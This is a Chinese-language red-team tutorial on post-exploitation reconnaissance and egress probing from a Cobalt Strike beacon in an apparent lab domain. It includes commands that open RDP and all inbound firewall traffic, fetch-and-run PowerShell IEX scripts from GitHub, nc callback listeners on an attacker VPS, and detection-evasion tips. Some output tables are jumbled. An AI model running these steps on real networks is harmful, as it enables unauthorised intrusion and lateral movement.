# 针对当前机器本地及域内的 各种基础网络配置信息搜集 + 出网刺探

# 0x01 检查当前机器的各种 tcp/udp 网络连接状态信息

我们此处的主要目的可能还是想从这些连接中,了解一些对我们更有实际价值的东西,比如,当前机器已经开放了哪些可用来直接或间接 getshell 的服务端口,例,1433,3306,3389,445,5985,135,web 服务,包括某些常规监控和入侵检测的 agent 端口等等...,除此之外,我们也可以通过已建立的各种连接来定位内网中的一些敏感机器位置[ip],例,内网的数据库,邮件服,文件,各类监控的 master 端,vpn,web 等服务器...另外,有时候通过已建立的网络连接,也许还会发现新的目标内网段,这些其实都是在为后期横向移动完整控制整个目标内网做准备,最后,通过这些连接也经常能看到同行们的一些常规 tcp 的 shell,或者其它的渗透工具之类的 等等...注入此类的

# netstat -ano

# netstat -ano				
<pre>beacon&gt; shell netstat -ano [*] Tasked beacon to run: netstat -ano [+] host called home, sent: 20 bytes [+] received output:</pre>				
Active Connections				
Proto TCP TCP	0.0.0.0:23 0.0.0.0:80	Foreign Address 0.0.0.0:0 0.0.0.0:0	State LISTENING LISTENING	PID 2916 4
TCP TCP	0.0.0.0:81 0.0.0.0:82	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING	4 4
TCP TCP	0.0.0.0:83 0.0.0.0:84	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING	4 4
TCP	0.0.0.0:85	0.0.0.0:0	LISTENING	4
TCP TCP	0.0.0.0:86 0.0.0.0:135	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING	4 776
TCP TCP	0.0.0.0:443	0.0.0.0:0	LISTENING LISTENING	4
TCP	0.0.0.0:445 0.0.0.0:1433	0.0.0.0:0 0.0.0.0:0	LISTENING	1656
TCP TCP	0.0.0.0:1521 0.0.0.0:1723	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING	2068 4
TCP	0.0.0.0:2121	0.0.0.0:0	LISTENING	1396
TCP TCP	0.0.0.0:2383 0.0.0.0:3306	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING	1688 1780
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	3692
TCP TCP	0.0.0.0:5432 0.0.0.0:5800	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING	3656 2700
TCP TCP	0.0.0.0:5900 0.0.0.0:5985	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING	2700 4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP TCP	0.0.0.0:49152 0.0.0.0:49153	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING	448 852
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	924
TCP TCP	0.0.0.0:49170 0.0.0.0:49199	0.0.0.0:0 0.0.0.0:0	LISTENING LISTENING	560 2112
TCP	0.0.0.0:49203	0.0.0.0:0	LISTENING	552

# 0x02 搜集当前机器的 rdp 端口状态信息 [注,需要至少管理权限,至少是 administrator,查看端口不需要]

检查查看当前机器是否开启 rdp[其实从前面的网络连接通常也能看到,但有时候会遇到改默认 rdp 端口的情况],0[十六进制]表示开启,1表示关闭,此操作无需管理权限,普通用户对此注册表键值即可读

# reg query "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections

查询当前机器的 rdp 默认端口,如下,0xd3d 是十六进制表示,换成十进制其实就是 3389,同样,此操作也无需管理权限,普通用户即可读

# reg query "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber


假设你有非进目标桌面不可的需求,万一目标机器的rdp没开,在你当前又已经从其它途径拿到了当前机器的管理权限的情况下,可以尝试自己手工开启下,记得干完活儿以后立马关掉即可,避免过早暴露,另外,直接通过下面的命令这样开启会有些问题,防火墙默认是没放行的,如下图所示,远程依然还是连不上

# reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 00000000 /f

# reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG\_DWORD /d 0x000000d3d /f

beacon> shell reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d
00000000 /f
[\*] Tasked beacon to run: reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG\_DWORD /d 00000000 /f
[+] host called home, sent: 121 bytes
[+] received output:
The operation completed successfully.

beacon> shell reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v
PortNumber /t REG\_DWORD /d 0x00000d3d /f
[\*] Tasked beacon to run: reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v PortNumber /t REG\_DWORD /d 0x00000d3d /f
[\*] host called home, sent: 149 bytes
[+] received output:
The operation completed successfully.



所以你需要手动添加下防火墙规则,去允许下入站的 rdp[默认是 3389]端口,这里图方便就直接允许所有的流量都能正常入站,下面分别是针对本地及远程的防火墙规则操作,当然,这也肯定需要你事先已经拿到管理员权限才行,最后,记得用完以后删掉该规则# netsh advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any action=allow

# netsh -r 192.168.0.2 -u rootkit\administrator -p admin!@#45 advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any action=allow

beacon> shell netsh advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any action=allow
[\*] Tasked beacon to run: netsh advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any
action=allow

- [+] host called home, sent: 101 bytes
- [+] received output:

OK.

#### 0x03 搜集当前机器的 arp 缓存记录

一来我们可以借助这种方式来间接性的发现目标内网中的更多存活主机[存活扫描的方式其实可以基于很多种不同的协议,不一定非要局限在常规的 tcp/udp 端口扫描上],二来,我们也可以通过这种方式来发现更多的新的目标内网段,也是为后续横向移动做准备

# arp -a

```
<u>beacon</u>> shell arp -a
[*] Tasked beacon to run: arp -a
[+] host called home, sent: 14 bytes
[+] received output:
Interface: 192.168.4.2 --- 0xb
  Internet Address
                        Physical Address
                                               Type
  192.168.4.4
                        00-0c-29-f0-76-44
                                              dynamic
  192.168.4.6
                        00-0c-29-cc-3c-1e
                                              dynamic
  192.168.4.255
                        ff-ff-ff-ff-ff
                                              static
  224.0.0.2
                        01-00-5e-00-00-02
                                              static
  224.0.0.22
                        01-00-5e-00-00-16
                                              static
  224.0.0.100
                        01-00-5e-00-00-64
                                              static
  224.0.0.251
                        01-00-5e-00-00-fb
                                              static
                        01-00-5e-00-00-fc
  224.0.0.252
                                              static
  228.67.43.91
                        01-00-5e-43-2b-5b
                                              static
  239.255.2.2
                        01-00-5e-7f-02-02
                                              static
  239.255.255.250
                        01-00-5e-7f-ff-fa
                                              static
Interface: 192.168.3.101 --- 0xf
  Internet Address
                        Physical Address
                                               Type
                                               dynamic
  192.168.3.1
                        54-b1-21-99-66-82
  192.168.3.6
                        e4-e4-ab-66-6e-67
                                               dynamic
  192.168.3.30
                        2c-5b-b8-1c-30-b8
                                               dynamic
                        00-0c-29-be-d3-94
  192.168.3.52
                                               dynamic
  192.168.3.69
                        00-0c-29-06-f8-e1
                                               dynamic
  192.168.3.106
                                               dynamic
                        00-0c-29-cc-3c-14
  192.168.3.108
                        00-0c-29-c1-4d-d7
                                              dynamic
  192.168.3.114
                        00-0c-29-f0-76-3a
                                               dynamic
  192.168.3.119
                        00-0c-29-00-f7-9f
                                              dynamic
  192.168.3.255
                        ff-ff-ff-ff-ff
                                              static
  224.0.0.2
                        01-00-5e-00-00-02
                                              static
  224.0.0.22
                        01-00-5e-00-00-16
                                              static
  224.0.0.100
                        01-00-5e-00-00-64
                                              static
  224.0.0.251
                        01-00-5e-00-00-fb
                                              static
  224.0.0.252
                        01-00-5e-00-00-fc
                                              static
```

# 0x04 了解当前机器所处的域,针对当前用户的组[域]策略设置及域内信任关系

首先,是查看当前机器所处的域

# net config workstation

# gpresult /z > c:\windows\temp\domain\_policy.txt

```
beacon> shell net config workstation
[*] Tasked beacon to run: net config workstation
 [+] host called home, sent: 30 bytes
[+] received output:
Computer name
                                     \\LISA-PC
Full Computer name
                                     Lisa-PC.rootkit.org
User name
                                     lisa
Workstation active on
       NetBT Tcpip {1A66BFCE-746D-418C-AE15-31978244A629} (000C29F0763A)
       NetBT Tcpip {42B9A332-9F87-453C-8FB7-6E6ED1B19794} (000C29F07644)
Software version
                                     Windows 7 Ultimate
Workstation domain
                                     ROOTKIT
Workstation Domain DNS Name
                                     rootkit.org
Logon domain
                                     ROOTKIT
COM Open Timeout (sec)
                                     0
                                     16
COM Send Count (byte)
COM Send Timeout (msec)
                                     250
The command completed successfully.
```

了解域内信任关系主要是针对多域目标的情况,比如,你在前期通过其它方式拿到了当前域的一个域用户密码,通过事先了解到的域内信任关系,也可以尝试直接用当前这个域用户跨到和当前域相信任的其它域中,去访问那个域中的资源[注意,有些信任可能是单向的,不过实际问题不太大],另外,nltest工具 windows 客户机系统貌似默认是没有的,好像只有服务器才有,所以,你懂的

# nltest /domain trusts

```
beacon> shell nltest /domain_trusts
[*] Tasked beacon to run: nltest /domain_trusts
[+] host called home, sent: 29 bytes
[+] received output:
List of domain trusts:
    0: ROOTKIT rootkit.org (NT 5) (Forest Tree Root) (Primary Domain) (Native)
The command completed successfully
```

#### 0x04 搜集当前机器的 DNS 信息

一般情况下,当前机器涉及到 DNS 的地方,无非就是 DNS 缓存和系统 host 文件,通过 DNS 缓存,如果是在域内一般都能直接看到域控位置,至于 host 文件,偶尔可能会从里面看到一些关键性的机器

- # ipconfig /displaydns
- # type C:\Windows\System32\drivers\etc\hosts

```
2008r2-dcserver.rootkit.org
Record Name . . . : 2008R2-DCServer.rootkit.org
Record Type . . . : 1
Time To Live . . . : 219
Data Length . . . : 4
Section . . . . : Answer
A (Host) Record . . : 192.168.3.106

Record Name . . . : 2008R2-DCServer.rootkit.org
Record Type . . . : 1
Time To Live . . . : 219
Data Length . . . : 4
Section . . . : Answer
A (Host) Record . . : 192.168.4.6
```

```
beacon> shell type C:\Windows\System32\drivers\etc\hosts
[*] Tasked beacon to run: type C:\Windows\System32\drivers\etc\hosts
[+] host called home, sent: 50 bytes
[+] received output:
# Copyright (c) 1993-2009 Microsoft Corp.
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# Additionally, comments (such as these) may be inserted on individual
  lines or following the machine name denoted by a '#' symbol.
# For example:
      102.54.94.97
                        rhino.acme.com
                                                # source server
       38.25.63.10
                                                # x client host
                       x.acme.com
# localhost name resolution is handled within DNS itself.
                       localhost
       127.0.0.1
                       localhost
       ::1
```

尝试对目标 C 段进行批量 dns 反向解析,有时候 net view 看到的东西,确实太有限,如果就想明确知道哪个机器名对应着哪个 ip,暂且可以干,因为它是单线程要一个一个 ip 的轮,所以会跑很久,其实还有更好的工具,比如,nbtscan 直接用 socks 挂进去跑即可,这些我们到后面的内网存活探测阶段会再详细说,这里就先不多啰嗦了

# powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-ReverseDnsLookup.ps1');\$k = Invoke-ReverseDnsLookup 192.168.3.0/24;\$k"

```
192.168.3.100
                                        192.168.3.100
WebServer-IIS7.rootkit.org
                                        192.168.3.101
192.168.3.102
                                        192.168.3.102
192.168.3.103
                                        192.168.3.103
192.168.3.104
                                        192.168.3.104
192.168.3.105
                                        192.168.3.105
2008R2-DCServer.rootkit.org
                                        192.168.3.106
192.168.3.107
                                        192.168.3.107
                                        192.168.3.108
webserver-iis8.rootkit.org
192.168.3.109
                                        192.168.3.109
192,168,3,110
                                        192, 168, 3, 110
192.168.3.111
                                        192.168.3.111
192.168.3.112
                                        192.168.3.112
192.168.3.113
                                        192.168.3.113
Lisa-PC.rootkit.org
                                        192.168.3.114
                                        192.168.3.115
192.168.3.115
192.168.3.116
                                        192.168.3.116
192.168.3.117
                                        192.168.3.117
192.168.3.118
                                        192.168.3.118
SqlServer.rootkit.org
                                        192.168.3.119
192.168.3.120
                                        192.168.3.120
192.168.3.121
                                        192.168.3.121
```

#### 0x05 批量扫描域内可访问能正常"读写"的匿名共享


此处可事先准备好一份目标内网的存活主机列表 ip,然后用脚本加载进去批量慢慢跑,最好把结果文件存到某个临时目录里,方便后期好,需要注意的是,此脚本运行需要至少有当前机器的本地管理员权限,如果你此时拿到的当前机器直接是一个 system 权限的 webshell,那就没啥好说的了,虽然,nmap 也提供了类似功能脚本,但个人建议,有条件的话,一些防护相对较强的内网暂不要用,nmap 发包格式可能早已进了别人的规则集,容易触发报警,另外,如果非要挂 socks 进去扫[最好用 socks v5,协议支持相对较好],最后就是要保证当前机器能正常出网,因为毕竟 IEX 要去远程加载,很显然,我这里是没扫到,因为压根确实没有,但实战中就不一定了

# powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/ahhh/PSSE/master/Scan-Share-Permissions.ps1');\$k = Scan-Share-Permissions -TargetHost 192.168.3.101;\$k"

### 0x06 了解当前机器的一些防火墙状态信息

一目了然,其实关于 netsh 在我们第一部分的内网穿透中已有详细说明和更深度灵活的用法,此处不再赘述,有兴趣的兄弟可以直接去看那个


# netsh firewall show config



#### 0x07 查看当前机器的一些代理信息

查看用户的 IE wpad 和 pac 信息,这种通常适用于个人机,注意,中间的那个是当前用户的 sid[即 whoami /all 里的那个 sid],另外,目标机器必须已经事先配置的有代理才有相应的键值,才能查到,在一些办公网段,可能会这么出去,所以对于这些我们也需要知道下

- # reg query "HKEY\_USERS\S-1-5-21-1282335229-4272261775-2564332284-1112\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyServer
- # reg query "HKEY\_USERS\S-1-5-21-1282335229-4272261775-2564332284-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v AutoConfigURL



## 0x08 针对目标内网的各种常规出网刺探技巧

接下来就该轮到我们今天的重点了,针对目标内网的一些常规出网刺探手法,在实际渗透过程中,我们可能经常会遇到这样的情况,当前已经拿到的这台机器确实在目标内网[且只有一个内网 ip],但是通过初步尝试,貌似无法正常访问外网,对于这样机器,我们一般都把它称作内网"脱网机"或者"断网机",当然,这里所说的"断网"并非真正意义的上断网,而是由于目标某些防火墙的原因,导致我们的流量没法正常进出目标的内网,而这样的直接后果就是,你的常规 shell 可能已无法反弹,常规的反向 socks,反向端口转发就更不用说了,不过,也并非所有的防火墙都过滤的非常森严[这篇文章的主要目的还是想让大家形成一个最基础的认识,对于某些极端环境,我们暂不多做考虑],正是由于此,我们还是有机会对目标进行常规的出网刺探动作的,主要是想借助此过程,来大致看看都有哪些流量,可以正常进出目标的内网,ok,废话就不多说了,我们直接来看具体怎么搞

# 首先,探测常规的 icmp 流量能不能正常出网

最简单的方式,就是直接 ping 下公网的任意一个能直接 ping 通[已在事先确认过能 ping 通]的域名,主要是想看看当前机器对这个域名的解析情况和 icmp 的连通情况,如果你发现 icmp 没有通[很可能会报 <mark>目的地不可达</mark>之类的错误],而域名却被解析了,则说明 dns[udp 53 端口]能正常出去的,而 icmp 可能就是出不去的,当然啦,icmp 数据自身也有集中不同的类型,也可以换换请求类型试试,看能不能通,万一能通,说 icmp 还是好使的,那后面的渗透动作,尽量就靠 icmp 来完成即可

# ping github.com
# ping 192.30.253.113

beacon> shell ping github.com [\*] Tasked beacon to run: ping github.com host called home, sent: 23 bytes [+] received output: Pinging github.com [192.30.253.113] with 32 bytes of data: Reply from 192.30.253.113: bytes=32 time=408ms TTL=51 Reply from 192.30.253.113: bytes=32 time=409ms TTL=51 Reply from 192.30.253.113: bytes=32 time=409ms TTL=51 Reply from 192.30.253.113: bytes=32 time=407ms TTL=51 Ping statistics for 192.30.253.113: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 407ms, Maximum = 409ms, Average = 408ms <u>beacon</u>> shell ping 192.30.253.113 [\*] Tasked beacon to run: ping 192.30.253.113 [+] host called home, sent: 27 bytes [+] received output: Pinging 192.30.253.113 with 32 bytes of data: Reply from 192.30.253.113: bytes=32 time=431ms TTL=50 Reply from 192.30.253.113: bytes=32 time=430ms TTL=50 Reply from 192.30.253.113: bytes=32 time=432ms TTL=50 Reply from 192.30.253.113: bytes=32 time=433ms TTL=50

#### 而后,来探测常规的 tcp 流量能否正常出网

# powershell -exec bypass
PS D:\tools> Import-Module .\telnet.ps1
PS D:\tools> Test-PortConnectivity -Source 'localhost' -RemoteDestination '192.168.3.69' -Port 110 -Iterate -protocol TCP

D:\tools>powershell -exec bypass
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS D:\tools> Import-Module .\telnet.ps1
PS D:\tools> Test-PortConnectivity -Source 'localhost' -RemoteDestination '192.168.3.69' -Port 110 -Iterate -p
WEBSERVER-IIS8 connected to 192.168.3.69 on TCP port : 110
WEBSERVER-IIS8 Not connected to 192.168.3.69 on TCP port : 110
WEBSERVER-IIS8 Not connected to 192.168.3.69 on TCP port : 110
PS D:\tools>

因为 win7+以后系统默认就已不再带 telnet 客户端,不过我们可以用 powershell 来弹端口[先尝试 tcp 端口],也是一样的,如下,可以看到,此处是直接在目标机器上起个 powershell 搞,实际上,我们也可以直接在 CobaltStrike 中加载本地 ps 脚本到远程目标机器上用

事先肯定是要先到自己的 vps 上去做好监听才行,当发现接收到数据了,则说明,当前这个 tcp 端口是可通的,那以后反弹 shell,socks 什么的就尽量从这个端口走就行 # nc -lvp 110

```
21:32:40 -> root@Strike -> [~]
~ => nc -lvp 25
Listening on [0.0.0.0] (family 0, port 25)
Connection from [192.168.3.114] port 25 [tcp/smtp] accepted (family 2, sport 53790)
```

#### 接着再来尝试刺探 常规 udp 数据能否正常出网

上面是弹 tcp 端口,这里我们再来尝试弹下 udp 端口看看能不能正常出

# powershell -exec bypass
PS D:\tools> Import-Module .\telnet.ps1
PS D:\tools> Test-PortConnectivity 'localhost' '192.168.3.69' 53 -Iterate -protocol UDP
PS D:\tools> Import-Module .\telnet.ps1

PS D:\tools> Import-Module .\telnet.ps1
PS D:\tools> Test-PortConnectivity 'localhost' '192.168.3.69' 53 -Iterate -protocol UDP
WEBSERVER-IIS8 Not connected to 192.168.3.69 on UDP port : 53
PS D:\tools>

注意,此时自己 vps 上的 nc 要改成 udp 监听模式,如上可以看到,虽然显示未连接[udp 特性所致],但我们这边已经接到数据了,就说明当前的这个 udp 端口也是通的

# nc -lvup 53
21:40:20 -> root@Strike -> [~]
~ => nc -lvup 53
Listening on [0.0.0.0] (family 0, port 53)
Hil

# dism /online /Disable-Feature /FeatureName:TelnetClient

# 针对上面 tcp 端口出网刺探的一点补充

退一步来讲,假设你事就已经有了当前机器的管理权限,就不需要上面那么麻烦了,不妨直接把目标系统的 telnet 客户端功能启用下即可,不过需要注意的是,telnet 默认只能探测 tcp 端口,至于 linux 下的 tcp/udp 端口出网刺探就更简单了,通常情况下,绝大部分 linux 发行版,默认都会自带 nc[不过这个 nc 很显然是没有-e 选项的,不能用来弹 shell],直接用 nc 往自己的 vps 上打下就行,比较简单,就不再具体演示了

禁用功能


#### 针对特定的 dns 记录的出网刺探[暂以 txt 类型为例]

首先,你得先去注册个域名,并在这个域名里添加一条 txt 记录



而后只需到目标内网机器上执行一次对你域名的 txt 查询,看看到底能不能解析到记录里面的数据,如果能,则说明 txt 类型是能正常出网,反之则不能,具体如下

# nslookup -type=txt blog.rootkit.org




最后就是针对目标内网机器的出口 ip 定位,其实也很简单,虽然 tracert 一个公网的域名即可知,具体如下,至于 linux 机器下的刺探也基本都是一模一样的,换汤不换药,最多可能工具用法稍稍不同而已


# tracert github.com 2018/10/17 周三 - 22:27:43.91 ~ c:\ # tracert github.com 通过最多 30 个跃点跟踪 到 github.com [192.30.253.113] 的路由: 231 ms 233 ms 230 ms 10.70.0.1 238 ms 45.56.141.49 220 ms 239 ms 223 ms ip-184-vlan89. br06. lax10. vpls. net164-197-130. KRYPTCOLO. NET [184. 164. 197. 130] 225 ms 214 ms vlan102. br3. lax3. vpls. net [184. 164. 197. 104] 213 ms 217 ms 228 ms las-b21-link.telia.net [213.248.84.112] ash-bb4-link. telia. net [62.115.137.38] 266 ms 275 ms 280 ms rest-bl-link. telia. net [62.115.121.216] 278 ms 276 ms 292 ms github-ic-325491-ash-b1.c.telia.net [62.115.156.139] 277 ms 8 285 ms 请求超时。 9 请求超时。 10 lb-192-30-253-113-iad.github.com [192.30.253.113] 282 ms 281 ms 290 ms 291 ms 1b-192-30-253-113-iad.github.com [192.30.253.113] 281 ms 跟踪完成。 2018/10/17 周三 - 22:29:10.54 ~ c:\ #

### 0x09 最后,再来稍微看下 Seatbelt.exe 的简单使用

权限[通常是指已事先拿到管理权限]够的情况下 Seatbelt.exe 基本上是当前机器的各类敏感信息一把梭哈了,其实,说白点,如果当前权限确实不够,靠它能搜集到的东西还真不如手工找的多,在权限够的情况下,作为对手工搜集的弥补,还是很不错的,至于具体都搜集了哪些信息请,直接移步 github,上面有详细说明 https://github.com/GhostPack/Seatbelt,另外,在 nishang 中还有一个 Get-Information.ps1 脚本,个人觉得确实没啥用就不多说了,因为输出信息比较多,可以直接把它重定向到指定的文件中,方便后期查看分析

# Seatbelt.exe all > c:\windows\temp\infos.txt





#### 系统基础配置信息

```
=== Basic OS Information ===
                                   WebServer-IIS7
  Hostname
                                    rootkit.org
  Domain Name
                                    WEBSERVER-IIS7\Administrator
  Username
                                    Windows Server 2008 R2 Datacenter
  ProductName
  EditionID
                                    ServerDatacenter
  ReleaseId
  BuildBranch
  CurrentMajorVersionNumber
  CurrentVersion
                                    6.1
                                    AMD64
  Architecture
  ProcessorCount
                                                                         === UAC System Policies ===
  IsVirtualMachine
                                    True
                                    10/18/2018 2:09:07 AM
  BootTime (approx)
                                                                          ConsentPromptBehaviorAdmin
                                                                                                       : 5 - PromptForNonWindowsBinaries
  HighIntegrity
                                   True
  IsLocalAdmin
                                 : True
                                                                          LocalAccountTokenFilterPolicy : 1
                                                                            [*] LocalAccountTokenFilterPolicy set to 1.
                                                                            [*] Any local account can be used for lateral movement.
                                                                          FilterAdministratorToken
=== Reboot Schedule (event ID 12/13 from last 15 days) ===
                                                                                                        : 0
  10/4/2018 3:32:49 PM
                          : shutdown
                                                                         === PowerShell Settings ===
  10/4/2018 3:58:22 PM
                          : startup
                                                                          PowerShell v2 Version
                                                                                                       : 2.0
  10/4/2018 5:47:36 PM
                             shutdown
                                                                          PowerShell v5 Version
  10/5/2018 7:14:16 PM
                          : startup
                                                                          Transcription Settings:
  10/5/2018 9:51:24 PM
                          : shutdown
                                                                          Module Logging Settings:
  10/6/2018 8:08:25 AM
                          : startup
                                                                           Scriptblock Logging Settings
  10/6/2018 8:42:1/ PM
```

# 当前机器的 rdp 连接记录

```
